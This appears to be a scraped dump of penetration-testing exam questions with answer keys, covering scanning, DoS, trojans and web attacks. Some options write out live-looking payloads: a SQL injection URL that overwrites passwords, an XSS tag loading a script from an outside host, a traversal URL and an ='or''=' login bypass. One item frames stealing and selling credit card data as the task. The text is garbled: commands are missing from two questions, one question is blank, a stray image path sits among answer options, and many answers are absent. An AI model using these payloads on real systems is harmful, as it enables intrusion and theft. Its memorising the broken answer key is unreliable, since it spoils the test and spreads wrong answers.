Network mapping provides a security testing team with a blueprint of the organization. Which of the following steps is NOT a part of manual network mapping?
A. Gathering private and public IP addresses
B. Collecting employees information

C. Banner grabbing
D. Performing Neotracerouting
Answer: D (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 93
CORRECT TEXT
Fill in the blank with the appropriate term.
_____ is a free Unix subsystem that runs on top of Windows.
Answer:
Cygwin

NEW QUESTION: 94
Which of the following is designed to protect the Internet resolvers (clients) from forged DNS data created by DNS
cache poisoning?
A. Stub resolver
B. Domain Name System Extension (DNSSEC)
C. Split-horizon DNS
D. BINDER
Answer: B (LEAVE A REPLY)

NEW QUESTION: 95
Adam works as a Security Administrator for the Umbrella Inc. A project has been assigned to him to strengthen the security policies of the company, including its password policies. However, due to some old applications, Adam is only able to enforce a password group policy in Active Directory with a minimum of 10 characters. He informed the employees of the company, that the new password policy requires that everyone must have complex passwords with at least 14 characters. Adam wants to ensure that everyone is using complex passwords that meet the new security policy requirements. He logged on to one of the network's domain controllers and runs the following command:

Which of the following actions will this command take?
A. Dumps the SAM password hashes to pwd.txt
B. Dumps the Active Directory password hashes to pwd.txt

C. Dumps the SAM password file to pwd.txt
D. The password history file is transferred to pwd.txt
Answer: (SHOW ANSWER)

NEW QUESTION: 96
Which of the following describes network traffic that originates from the inside of a network perimeter and progresses towards the outside?
A. Ingress network
B. Inwards network
C. Egress network
D. Outwards network
Answer: C (LEAVE A REPLY)
Section: Volume C
Explanation/Reference:

NEW QUESTION: 97
You are hired as a Database Administrator for Jennifer Shopping Cart Inc. You monitor the server health through the System Monitor and found that there is a sudden increase in the number of logins.
Which of the following types of attack has occurred?
A. Injection
B. Virus
C. Worm
D. Denial-of-service
Answer: (SHOW ANSWER)
Section: Volume B

NEW QUESTION: 98
Which of the following statements is true about the difference between worms and Trojan horses?
A. Trojan horses are a form of malicious codes while worms are not.
B. Trojan horses are harmful to computers while worms are not.
C. Worms can be distributed through emails while Trojan horses cannot.
D. Worms replicate themselves while Trojan horses do not.
Answer: D (LEAVE A REPLY)
Section: Volume B

NEW QUESTION: 99
Which of the following HTTP requests is the SQL injection attack?
A. http://www.victim.com/example?accountnumber=67891&creditamount=999999999
B. http://www.myserver.com/search.asp?lname=adam%27%3bupdate%20usertable%20set%20pass wd%3d %27hCx0r%27%3b--%00

C. http://www.xsecurity.com/cgiin/bad.cgi?foo=..%fc%80%80%80%80%af../bin/ls%20-al
D. http://www.myserver.com/script.php?mydata=%3cscript%20src=%22http%3a%2f%2fwww.yourser ver.c0m %2fbadscript.js%22%3e%3c%2fscript%3e
Answer: B (LEAVE A REPLY)

NEW QUESTION: 100
Victor works as a professional Ethical Hacker for SecureNet Inc. He wants to use Steganographic file system method to encrypt and hide some secret information. Which of the following disk spaces will he use to store this secret information?
Each correct answer represents a complete solution. Choose all that apply.
A. Slack space
B. Hidden partition
C. Dumb space
D. Unused Sectors
Answer: A,B,D (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 101
You work as a System Administrator in SunSoft Inc. You are running a virtual machine on Windows Server 2003. The virtual machine is protected by DPM. Now, you want to move the virtual machine to another host. Which of the following steps can you use to accomplish the task?
Each correct answer represents a part of the solution. Choose all that apply.
A. Remove the original virtual machine from the old server and stop the protection for the original virtual machine.
B. Copy the virtual machine to the new server.
C. Add the copied virtual machine to a protection group.
D. Run consistency check.
Answer: A,B,C (LEAVE A REPLY)

NEW QUESTION: 102
You work as a Network Administrator for Net Perfect Inc. The company has a Windows-based network. The company uses Check Point SmartDefense to provide security to the network of the company. You use SmartDefense on the HTTP servers of the company to fix the limitation for the maximum number of response headers allowed.
Which of the following attacks will be blocked by defining this limitation?
Each correct answer represents a complete solution. Choose all that apply.
A. User-defined worm
B. Backdoor attack
C. Code red worm
D. Land attack
Answer: A,C (LEAVE A REPLY)

NEW QUESTION: 103
Which of the following statements about buffer overflow are true?
Each correct answer represents a complete solution. Choose two.
A. It is a situation that occurs when a storage device runs out of space.
B. It is a situation that occurs when an application receives more data than it is configured to accept.
C. It can improve application performance.
D. It can terminate an application.
Answer: B,D (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 104
Which of the following commands can be used for port scanning?
A. nc -z
B. nc -w
C. nc -t
D. nc -g
Answer: (SHOW ANSWER)

NEW QUESTION: 105
You work as a Network Administrator for Tech Perfect Inc. The company has a TCP/IP-based network. An attacker uses software that keeps trying password combinations until the correct password is found. Which type of attack is this?
A. Denial-of-Service
B. Man-in-the-middle
C. Brute Force
D. Vulnerability
Answer: C (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 106
Firewalking is a technique that can be used to gather information about a remote network protected by a firewall. This technique can be used effectively to perform information gathering attacks. In this technique, an attacker sends a crafted packet with a TTL value that is set to expire one hop past the firewall. Which of the following are pre-requisites for an attacker to conduct firewalking?
Each correct answer represents a complete solution. Choose all that apply.
A. ICMP packets leaving the network should be allowed.
B. An attacker should know the IP address of a host located behind the firewall.
C. An attacker should know the IP address of the last known gateway before the firewall.

D. There should be a backdoor installed on the network.
Answer: A,B,C (LEAVE A REPLY)

NEW QUESTION: 107
You work as a Network Administrator for Tech Perfect Inc. The company has a TCP/IP-based network. An attacker uses software that keeps trying password combinations until the correct password is found. Which type of attack is this?
A. Denial-of-Service
B. Brute Force
C. Vulnerability
D. Man-in-the-middle
Answer: B (LEAVE A REPLY)

NEW QUESTION: 108
Adam, a novice computer user, works primarily from home as a medical professional. He just bought a brand new
Dual Core Pentium computer with over 3 GB of RAM. After about two months of working on his new computer, he
notices that it is not running nearly as fast as it used to. Adam uses antivirus software, anti-spyware software, and
keeps the computer up-to-date with Microsoft patches. After another month of working on the computer, Adam finds
that his computer is even more noticeably slow. He also notices a window or two pop-up on his screen, but they
quickly disappear. He has seen these windows show up, even when he has not been on the Internet. Adam notices
that his computer only has about 10 GB of free space available. Since his hard drive is a 200 GB hard drive, Adam
thinks this is very odd.
Which of the following is the mostly likely the cause of the problem?
A. Computer is infected with stealth virus.
B. Computer is infected with the Self-Replication Worm.
C. Computer is infected with the stealth kernel level rootkit.


D. Computer is infected with the Stealth Trojan Virus.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 109
Which of the following is a network worm that exploits the RPC sub-system vulnerability present in the Microsoft Windows operating system?
A. Win32/Agent
B. WMA/TrojanDownloader.GetCodec
C. Win32/Conflicker
D. Win32/PSW.OnLineGames
Answer: (SHOW ANSWER)
Section: Volume A

NEW QUESTION: 110
Your network is being flooded by ICMP packets. When you trace them down they come from multiple different IP addresses. What kind of attack is this?
A. DDOS
B. Ping storm
C. Smurf attack
D. Syn flood
Answer: A (LEAVE A REPLY)

NEW QUESTION: 111
Maria works as a professional Ethical Hacker. She has been assigned the project of testing the security of www.gentech.com. She is using dumpster diving to gather information about Gentech Inc.
In which of the following steps of malicious hacking does dumpster diving come under?
A. Role-based access control
B. Reconnaissance
C. Mutual authentication
D. Multi-factor authentication
Answer: B (LEAVE A REPLY)

NEW QUESTION: 112
Maria works as a professional Ethical Hacker. She recently got a project to test the security of www.we-are-secure.com.
Arrange the three pre-test phases of the attack to test the security of weare-secure.



Answer:

NEW QUESTION: 113

John works as a Network Security Professional. He is assigned a project to test the security of www.we-are-secure.com. He establishes a connection to a target host running a Web service with netcat and sends a

bad html request in order to retrieve information about the service on the host.

Which of the following attacks is John using?

A. Banner grabbing

B. War driving

C. Sniffing

D. Eavesdropping

Answer: (SHOW ANSWER)

NEW QUESTION: 114

Your company has been hired to provide consultancy, development, and integration services for a company named
Brainbridge International. You have prepared a case study to plan the upgrade for the company. Based on the case
study, which of the following steps will you suggest for configuring WebStore1?
Each correct answer represents a part of the solution. Choose two.
A. Customize IIS 6.0 to display a legal warning page on the generation of the 404.2 and 404.3 errors.
B. Move the computer account of WebStore1 to the Remote organizational unit (OU).
C. Configure IIS 6.0 on WebStore1 to scan the URL for known buffer overflow attacks.
D. Move the WebStore1 server to the internal network.
Answer: A,C (LEAVE A REPLY)

NEW QUESTION: 115
In which of the following attacks does the attacker gather information to perform an access attack?
A. Land attack
B. Reconnaissance attack
C. Vulnerability attack
D. DoS attack
Answer: (SHOW ANSWER)
Section: Volume B

NEW QUESTION: 116
Adam, a malicious hacker is running a scan. Statistics of the scan is as follows:
Scan directed at open port:
ClientServer
192.5.2.92:4079 ---------FIN--------->192.5.2.110:23192.5.2.92:4079 <----NO RESPONSE-------192.5.2.110:23
Scan directed at closed port:
ClientServer
192.5.2.92:4079 ---------FIN--------->192.5.2.110:23
192.5.2.92:4079<-----RST/ACK----------192.5.2.110:23
Which of the following types of port scan is Adam running?
A. XMAS scan
B. ACK scan
C. Idle scan
D. FIN scan
Answer: D (LEAVE A REPLY)

NEW QUESTION: 117

Which of the following types of attacks come under the category of hacker attacks?
Each correct answer represents a complete solution. Choose all that apply.
A. Teardrop
B. Password cracking
C. IP address spoofing
D. Smurf
Answer: B,C (LEAVE A REPLY)

NEW QUESTION: 118
John works as a professional Ethical Hacker. He has been assigned a project to test the security of www.we- are-secure.com. On the We-are-secure login page, he enters ='or''=' as a username and successfully logs in to the user page of the Web site.
The we-are-secure login page is vulnerable to a _____.
A. Dictionary attack
B. SQL injection attack
C. Replay attack
D. Land attack
Answer: (SHOW ANSWER)
Section: Volume A

NEW QUESTION: 119
You work as a Network Administrator for Perfect Solutions Inc. The company has a Linux-based network. You are working as a root user on the Linux operating system. Your company is facing an IP spoofing attack.
Which of the following tools will you use to get an alert saying that an upcoming IP packet is being spoofed?
A. Despoof
B. Dsniff
C. ethereal
D. Neotrace
Answer: A (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 120
Which of the following types of malware can an antivirus application disable and destroy?
Each correct answer represents a complete solution. Choose all that apply.
A. Worm
B. Trojan
C. Virus
D. Rootkit
E. Adware

F. Crimeware
Answer: A,B,C,D (LEAVE A REPLY)

NEW QUESTION: 121
An attacker sends a large number of packets to a target computer that causes denial of service. Which of the following type of attacks is this?
A. Flooding
B. Snooping
C. Spoofing
D. Phishing
Answer: A (LEAVE A REPLY)

NEW QUESTION: 122
Adam works as a Security Administrator for the Umbrella Inc. A project has been assigned to him to strengthen the security policies of the company, including its password policies. However, due to some old applications, Adam is only able to enforce a password group policy in Active Directory with a minimum of
10 characters. He informed the employees of the company, that the new password policy requires that everyone must have complex passwords with at least 14 characters. Adam wants to ensure that everyone is using complex passwords that meet the new security policy requirements. He logged on to one of the network's domain controllers and runs the following command:

Which of the following actions will this command take?
A. The password history file is transferred to pwd.txt
B. Dumps the SAM password file to pwd.txt
C. Dumps the SAM password hashes to pwd.txt
D. Dumps the Active Directory password hashes to pwd.txt
Answer: C (LEAVE A REPLY)

NEW QUESTION: 123
Which of the following is a reason to implement security logging on a DNS server?
A. For monitoring unauthorized zone transfer
B. For measuring a DNS server's performance
C. For preventing malware attacks on a DNS server
D. For recording the number of queries resolved
Answer: A (LEAVE A REPLY)

NEW QUESTION: 124
Which of the following ensures that a party to a dispute cannot deny the authenticity of their signature on a
document or the sending of a message that they originated?
A. Reconnaissance
B. Confidentiality
C. Non-repudiation
D. OS fingerprinting
Answer: C (LEAVE A REPLY)

NEW QUESTION: 125
Adam works as a sales manager for Umbrella Inc. He wants to download software from the Internet. As the software comes from a site in his untrusted zone, Adam wants to ensure that the downloaded software has not been Trojaned. Which of the following options would indicate the best course of action for Adam?
A. Compare the file size of the software with the one given on the Website.
B. Compare the version of the software with the one published on the distribution media.
C. Compare the file's virus signature with the one published on the distribution.
D. Compare the file's MD5 signature with the one published on the distribution media.
Answer: D (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 126
Which of the following statements are true about tcp wrappers?
Each correct answer represents a complete solution. Choose all that apply.
A. tcp wrapper provides access control, host address spoofing, client username lookups, etc.
B. When a user uses a TCP wrapper, the inetd daemon runs the wrapper program tcpd instead of running the server program directly.
C. tcp wrapper allows host or subnetwork IP addresses, names and/or ident query replies, to be used as tokens to filter for access control purposes.
D. tcp wrapper protects a Linux server from IP address spoofing.
Answer: (SHOW ANSWER)

Section: Volume A
Explanation/Reference:

NEW QUESTION: 127
You work as a Penetration Tester for the Infosec Inc. Your company takes the projects of security auditing.
Recently, your company has assigned you a project to test the security of the we-aresecure.com Web site. For this, you want to perform the idle scan so that you can get the ports open in the we-are-secure.com server. You are using Hping tool to perform the idle scan by using a zombie computer. While scanning, you notice that every IPID is being incremented on every query, regardless whether the ports are open or close. Sometimes, IPID is being incremented by more than one value.
What may be the reason?
A. The firewall is blocking the scanning process.
B. The zombie computer is not connected to the we-are-secure.com Web server.
C. The zombie computer is the system interacting with some other system besides your computer.
D. Hping does not perform idle scanning.
Answer: C (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 128
Which of the following statements are true about firewalking?
Each correct answer represents a complete solution. Choose all that apply.
A. To use firewalking, the attacker needs the IP address of the last known gateway before the firewall and the IP address of a host located behind the firewall.
B. A malicious attacker can use firewalking to determine the types of ports/protocols that can bypass the firewall.
C. Firewalking works on the UDP packets.
D. In this technique, an attacker sends a crafted packet with a TTL value that is set to expire one hop past the firewall.
Answer: A,B,D (LEAVE A REPLY)

NEW QUESTION: 129
Which of the following attacks saturates network resources and disrupts services to a specific computer?
A. Teardrop attack
B. Polymorphic shell code attack
C. Denial-of-Service (DoS) attack
D. Replay attack
Answer: C (LEAVE A REPLY)

NEW QUESTION: 130
Which of the following functions can be used as a countermeasure to a Shell Injection attack?
Each correct answer represents a complete solution. Choose all that apply.
A. mysql_real_escape_string()
B. escapeshellarg()
C. regenerateid()
D. escapeshellcmd()
Answer: B,D (LEAVE A REPLY)

NEW QUESTION: 131
John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He finds that the We-are-secure server is vulnerable to attacks. As a countermeasure, he suggests that the Network Administrator should remove the IPP printing capability from the server. He is suggesting this as a countermeasure against _____.
A. DNS zone transfer
B. SNMP enumeration
C. IIS buffer overflow
D. NetBIOS NULL session
Answer: C (LEAVE A REPLY)

NEW QUESTION: 132
You want to measure the number of heaps used and overflows occurred at a point in time. Which of the following commands will you run to activate the appropriate monitor?
A. UPDATE DBM CONFIGURATION USING DFT_MON_SORT
B. UPDATE DBM CONFIGURATION USING DFT_MON_TABLE
C. UPDATE DBM CONFIGURATION DFT_MON_TIMESTAMP
D. UPDATE DBM CONFIGURATION USING DFT_MON_BUFPOOL
Answer: A (LEAVE A REPLY)

NEW QUESTION: 133
Which of the following functions can you use to mitigate a command injection attack?
Each correct answer represents a part of the solution. Choose all that apply.
A. htmlentities()
B. escapeshellarg()
C. escapeshellcmd()
D. strip_tags()
Answer: B,C (LEAVE A REPLY)

NEW QUESTION: 134

You work as a professional Ethical Hacker. You are assigned a project to test the security of www.weare-secure.com. You somehow enter in we-are-secure Inc. main server, which is Windows based.
While you are installing the NetCat tool as a backdoor in the we-are-secure server, you see the file credit.dat having the list of credit card numbers of the company's employees. You want to transfer the credit.dat file in your local computer so that you can sell that information on the internet in the good price. However, you do not want to send the contents of this file in the clear text format since you do not want that the Network Administrator of the we-are-secure Inc. can get any clue of the hacking attempt. Hence, you decide to send the content of the credit.dat file in the encrypted format.
What steps should you take to accomplish the task?
A. You will use brutus.
B. You will use CryptCat instead of NetCat.
C. You will use Wireshark.
D. You will use the ftp service.
Answer: (SHOW ANSWER)

NEW QUESTION: 135
A Denial-of-Service (DoS) attack is mounted with the objective of causing a negative impact on the performance of a computer or network. It is also known as network saturation attack or bandwidth consumption attack. Attackers perform DoS attacks by sending a large number of protocol packets to a network. The problems caused by a DoS attack are as follows:
l Saturation of network resources
l Disruption of connections between two computers, thereby preventing communications between services
l Disruption of services to a specific computer
l Failure to access a Web site l Increase in the amount of spam
Which of the following can be used as countermeasures against DoS attacks?
Each correct answer represents a complete solution. Choose all that apply.
A. Applying router filtering
B. Disabling unneeded network services
C. Permitting network access only to desired traffic
D. Blocking undesired IP addresses
Answer: A,B,C,D (LEAVE A REPLY)

NEW QUESTION: 136
Which of the following penetration testing phases involves reconnaissance or data gathering?
A. Post-attack phase
B. Attack phase
C. Pre-attack phase
D. Out-attack phase

Answer: C (LEAVE A REPLY)

NEW QUESTION: 137
John works as a Network Administrator for Perfect Solutions Inc. The company has a Linux-based network. The company is aware of various types of security attacks and wants to impede them. Hence, management has assigned John a project to port scan the company's Web Server. For this, he uses the nmap port scanner and issues the following command to perform idle port scanning:
nmap -PN -p- -sI IP_Address_of_Company_Server
He analyzes that the server's TCP ports 21, 25, 80, and 111 are open.
Which of the following security policies is the company using during this entire process to mitigate the risk of hacking attacks?
A. Non-disclosure agreement
B. Antivirus policy
C. Audit policy
D. Acceptable use policy
Answer: C (LEAVE A REPLY)

NEW QUESTION: 138
Your company has been hired to provide consultancy, development, and integration services for a company named Brainbridge International. You have prepared a case study to plan the upgrade for the company. Based on the case study, which of the following steps will you suggest for configuring WebStore1?
Each correct answer represents a part of the solution. Choose two.
A. Customize IIS 6.0 to display a legal warning page on the generation of the 404.2 and 404.3 errors.
B. Move the WebStore1 server to the internal network.
C. Configure IIS 6.0 on WebStore1 to scan the URL for known buffer overflow attacks.
D. Move the computer account of WebStore1 to the Remote organizational unit (OU).
Answer: A,C (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 139

Which of the following tools is used to attack the Digital Watermarking?
A. Gifshuffle
B. Steg-Only Attack
C. 2Mosaic
D. Active Attacks
Answer: C (LEAVE A REPLY)

NEW QUESTION: 140
Which of the following describes network traffic that originates from the inside of a network perimeter and progresses towards the outside?
A. Egress network
B. Outwards network
C. Ingress network
D. Inwards network
Answer: A (LEAVE A REPLY)

NEW QUESTION: 141
You want to integrate the Nikto tool with nessus vulnerability scanner. Which of the following steps will you take to accomplish the task?
Each correct answer represents a complete solution. Choose two.
A. Place nikto.pl file in the /etc/nessus directory.
B. Place nikto.pl file in the /var/www directory.
C. Place the directory containing nikto.pl in root's PATH environment variable.
D. Restart nessusd service.
Answer: C,D (LEAVE A REPLY)
Section: Volume B

NEW QUESTION: 142
In which of the following attacks does the attacker gather information to perform an access attack?
A. Reconnaissance attack
B. Vulnerability attack
C. Land attack
D. DoS attack
Answer: A (LEAVE A REPLY)

NEW QUESTION: 143
John works as a Network Administrator for We-are-secure Inc. He finds that TCP port 7597 of the Weare- secure server is open. He suspects that it may be open due to a Trojan installed on the server. He presents a report to the company describing the symptoms of the Trojan. A summary of the report is given below: Once this Trojan has been installed on the computer, it searches

Notpad.exe, renames it Note.com, and then copies itself to the computer as Notepad.exe. Each time Notepad.exe is executed, the Trojan executes and calls the original Notepad to avoid being noticed.
Which of the following Trojans has the symptoms as the one described above?
A. eBlaster
B. SubSeven
C. Qaz
D. NetBus
Answer: C (LEAVE A REPLY)

NEW QUESTION: 144
John works as a Professional Ethical Hacker for NetPerfect Inc. The company has a Linux-based network. All client computers are running on Red Hat 7.0 Linux. The Sales Manager of the company complains to John that his system contains an unknown package named as tar.gz and his documents are exploited. To resolve the problem, John uses a Port scanner to enquire about the open ports and finds out that the HTTP server service port on 27374 is open. He suspects that the other computers on the network are also facing the same problem.
John discovers that a malicious application is using the synscan tool to randomly generate IP addresses.
Which of the following worms has attacked the computer?
A. Code red
B. Ramen
C. LoveLetter
D. Nimda
Answer: B (LEAVE A REPLY)
Section: Volume C
Explanation/Reference:

NEW QUESTION: 145
Which of the following statements are true about tcp wrappers?
Each correct answer represents a complete solution. Choose all that apply.
A. When a user uses a TCP wrapper, the inetd daemon runs the wrapper program tcpd instead of running the server
program directly.
B. tcp wrapper provides access control, host address spoofing, client username lookups, etc.
C. tcp wrapper protects a Linux server from IP address spoofing.
D. tcp wrapper allows host or subnetwork IP addresses, names and/or ident query replies, to be used as tokens to
filter for access control purposes.
Answer: A,B,D (LEAVE A REPLY)

NEW QUESTION: 146
Which of the following statements about Denial-of-Service (DoS) attack are true?
Each correct answer represents a complete solution. Choose three.
A. It disrupts services to a specific computer.
B. It changes the configuration of the TCP/IP protocol.
C. It saturates network resources.
D. It disrupts connections between two computers, preventing communications between services.
Answer: A,C,D (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 147
Which of the following tools can be used for network sniffing as well as for intercepting conversations through session hijacking?
A. Ethercap
B. Tripwire
C. IPChains
D. Hunt
Answer: (SHOW ANSWER)
Section: Volume C

NEW QUESTION: 148
You are concerned about rootkits on your network communicating with attackers outside your network.
Without using an IDS how can you detect this sort of activity?
A. By setting up a DMZ.
B. You cannot, you need an IDS.
C. By examining your firewall logs.
D. By examining your domain controller server logs.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 149
Adam works as a Penetration Tester for Umbrella Inc. A project has been assigned to him check the security of
wireless network of the company. He re-injects a captured wireless packet back onto the network. He does this
hundreds of times within a second. The packet is correctly encrypted and Adam assumes it is an ARP request packet.
The wireless host responds with a stream of responses, all individually encrypted with different IVs.
Which of the following types of attack is Adam performing?
A. MAC Spoofing attack

B. Network injection attack
C. Replay attack
D. Caffe Latte attack
Answer: C (LEAVE A REPLY)

NEW QUESTION: 150
Which of the following is executed when a predetermined event occurs?
A. Logic bomb
B. Trojan horse
C. Worm
D. MAC
Answer: (SHOW ANSWER)

NEW QUESTION: 151
John works as a Professional Penetration Tester. He has been assigned a project to test the Website security of
www.we-are-secure Inc. On the We-are-secure Website login page, he enters ='or''=' as a username and successfully
logs on to the user page of the Web site. Now, John asks the we-aresecure Inc. to improve the login page PGIAC script.
Which of the following suggestions can John give to improve the security of the we-are-secure Website login page
from the SQL injection attack?
A. Use the escapeshellcmd() function
B. Use the mysql_real_escape_string() function for escaping input
C. Use the escapeshellarg() function
D. Use the session_regenerate_id() function
Answer: B (LEAVE A REPLY)

NEW QUESTION: 152
John works as a Network Administrator for Net Perfect Inc. The company has a Windows-based network.

The company uses Check Point SmartDefense to provide security to the network of the company. On the HTTP servers of the company, John defines a rule for dropping any kind of userdefined URLs. Which of the following types of attacks can be prevented by dropping the user-defined URLs?

A. Hybrid attacks

B. Code red worm

C. Morris worm

D. PTC worms and mutations

Answer: D (LEAVE A REPLY)

NEW QUESTION: 153

You work as a Network Administrator for Perfect Solutions Inc. The company has a Linux-based network.

You are working as a root user on the Linux operating system. Your company is facing an IP spoofing attack.

Which of the following tools will you use to get an alert saying that an upcoming IP packet is being spoofed?

A. Dsniff

B. Neotrace

C. Despoof

D. ethereal

Answer: (SHOW ANSWER)

NEW QUESTION: 154

Which of the following are the rules by which an organization operates?

A. Rules

B. Acts

C. Manuals

D. Policies

Answer: (SHOW ANSWER)

NEW QUESTION: 155

You are responsible for security at a company that uses a lot of Web applications. You are most concerned about flaws in those applications allowing some attacker to get into your network.

What method would be best for finding such flaws?

A. Manual penetration testing

B. Code review

C. Automated penetration testing

D. Vulnerability scanning

Answer: D (LEAVE A REPLY)

Section: Volume A

NEW QUESTION: 156
Which of the following rootkits is used to attack against full disk encryption systems?
A. Boot loader rootkit
B. Library rootkit
C. Hypervisor rootkit
D. Kernel level rootkit
Answer: (SHOW ANSWER)
Section: Volume B

NEW QUESTION: 157
As a professional hacker, you want to crack the security of secureserver.com. For this, in the information gathering step, you performed scanning with the help of nmap utility to retrieve as many different protocols as possible being used by the secureserver.com so that you could get the accurate knowledge about what services were being used by the secure server.com. Which of the following nmap switches have you used to accomplish the task?
A. nmap -sS
B. nmap -sO
C. nmap -vO
D. nmap -sT
Answer: B (LEAVE A REPLY)

NEW QUESTION: 158
Adam works as a Penetration Tester for Umbrella Inc. A project has been assigned to him check the security of wireless network of the company. He re-injects a captured wireless packet back onto the network. He does this hundreds of times within a second. The packet is correctly encrypted and Adam assumes it is an ARP request packet. The wireless host responds with a stream of responses, all individually encrypted with different IVs.
Which of the following types of attack is Adam performing?
A. Network injection attack
B. MAC Spoofing attack
C. Caffe Latte attack
D. Replay attack
Answer: D (LEAVE A REPLY)

NEW QUESTION: 159
Many organizations create network maps of their network system to visualize the network and understand the relationship between the end devices and the transport layer that provide services.
Which of the following are the techniques used for network mapping by large organizations? Each correct answer represents a complete solution. Choose three.

A. Packet crafting
B. Route analytics
C. SNMP-based approaches
D. Active Probing
Answer: (SHOW ANSWER)
Section: Volume A

NEW QUESTION: 160
CORRECT TEXT
Fill in the blank with the appropriate option to complete the statement below.
You want to block all UDP packets coming to the Linux server using the portsentry utility. For this, you have to enable the _____ option in the portsentry configuration file.
Answer:
BLOCK
_UDP

NEW QUESTION: 161
You want to connect to your friend's computer and run a Trojan on it. Which of the following tools will you use to accomplish the task?
A. PSExec
B. Remoxec
C. Hk.exe
D. GetAdmin.exe
Answer: A (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 162
In which of the following attacking methods does an attacker distribute incorrect IP address?
A. Man-in-the-middle
B. IP spoofing
C. Mac flooding
D. DNS poisoning
Answer: (SHOW ANSWER)

NEW QUESTION: 163
Which of the following attacks are examples of Denial-of-service attacks (DoS)?
Each correct answer represents a complete solution. Choose all that apply.
A. Smurf attack
B. Fraggle attack
C. Birthday attack
D. Ping flood attack

Answer: A,B,D (LEAVE A REPLY)

NEW QUESTION: 164
Adam, a malicious hacker purposely sends fragmented ICMP packets to a remote target. The total size of this ICMP packet once reconstructed is over 65,536 bytes. On the basis of above information, which of the following types of attack is Adam attempting to perform?
A. Land attack
B. SYN Flood attack
C. Ping of death attack
D. Fraggle attack
Answer: C (LEAVE A REPLY)

NEW QUESTION: 165
Jason, a Malicious Hacker, is a student of Baker university. He wants to perform remote hacking on the server of DataSoft Inc. to hone his hacking skills. The company has a Windows-based network. Jason successfully enters the target system remotely by using the advantage of vulnerability. He places a Trojan to maintain future access and then disconnects the remote session. The employees of the company complain to Mark, who works as a Professional Ethical Hacker for DataSoft Inc., that some computers are very slow. Mark diagnoses the network and finds that some irrelevant log files and signs of Trojans are present on the computers. He suspects that a malicious hacker has accessed the network. Mark takes the help from Forensic Investigators and catches Jason.
Which of the following mistakes made by Jason helped the Forensic Investigators catch him?
A. Jason did not perform covering tracks.
B. Jason did not perform port scanning.
C. Jason did not perform foot printing.
D. Jason did not perform a vulnerability assessment.
E. Jason did not perform OS fingerprinting.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 166
In which of the following DoS attacks does an attacker send an ICMP packet larger than 65,536 bytes to the target
system?
A. Teardrop
B. Fraggle
C. Jolt
D. Ping of death
Answer: D (LEAVE A REPLY)

NEW QUESTION: 167
Which of the following tools can be used to perform brute force attack on a remote database? Each correct answer represents a complete solution. Choose all that apply.
A. SQLDict
B. SQLBF
C. FindSA
D. nmap
Answer: A,B,C (LEAVE A REPLY)

NEW QUESTION: 168
US Garments wants all encrypted data communication between corporate office and remote location.
They want to achieve following results:
* Authentication of users
* Anti-replay
* Anti-spoofing
* IP packet encryption
They implemented IPSec using Authentication Headers (AHs). Which results does this solution provide?
(Click the Exhibit button on the toolbar to see the case study.)
Each correct answer represents a complete solution. Choose all that apply.
A. Authentication of users
B. Anti-replay
C. IP packet encryption
D. Anti-spoofing
Answer: (SHOW ANSWER)

NEW QUESTION: 169
You enter the netstat -an command in the command prompt and you receive intimation that port number
7777 is open on your computer. Which of the following Trojans may be installed on your computer?
A. QAZ
B. Donald Dick

C. NetBus
D. Tini
Answer: D (LEAVE A REPLY)

NEW QUESTION: 170
Which of the following strategies allows a user to limit access according to unique hardware information supplied by a
potential client?
A. Wireless Transport Layer Security (WTLS)
B. MAC address filtering
C. WEP
D. Extensible Authentication Protocol (EAP)
Answer: (SHOW ANSWER)

NEW QUESTION: 171
You discover that all available network bandwidth is being used by some unknown service. You discover that UDP packets are being used to connect the echo service on one machine to the chargen service on another machine. What kind of attack is this?
A. Evil Twin
B. Denial of Service
C. Smurf
D. Virus
Answer: B (LEAVE A REPLY)

NEW QUESTION: 172
You have forgotten your password of an online shop. The web application of that online shop asks you to enter your email so that they can send you a new password. You enter your email you@gmail.com
And press the submit button.
The Web application displays the server error. What can be the reason of the error?
A. Email entered is not valid.
B. The remote server is down.
C. You have entered any special character in email.
D. Your internet connection is slow.
Answer: (SHOW ANSWER)

NEW QUESTION: 173
A Denial-of-Service (DoS) attack is mounted with the objective of causing a negative impact on the performance of a computer or network. It is also known as network saturation attack or bandwidth consumption attack. Attackers perform DoS attacks by sending a large number of protocol packets to a network. The problems caused by a DoS attack are as follows:

* I Saturation of network resources
* I Disruption of connections between two computers, thereby preventing communications between services
* I Disruption of services to a specific computer
* I Failure to access a Web site
